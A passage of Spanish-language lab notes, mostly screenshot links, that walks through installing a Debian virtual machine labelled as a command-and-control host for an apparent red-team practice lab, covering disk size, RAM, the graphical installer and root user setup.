


comprobamos el ssh




Máquina Linux (Debian C&C)


Creo nueva MV eligiendo la .iso Debian:




Dejo 30 GB de tamaño de disco y selecciono la opción Store virtual disk as single file, (disco virtual como un solo archivo)




le pongo 5GB de memoria RAM




selecciono Graphical install y le pongo nombre de root readteam:




selecciono la primera opción “usar el disco completo”

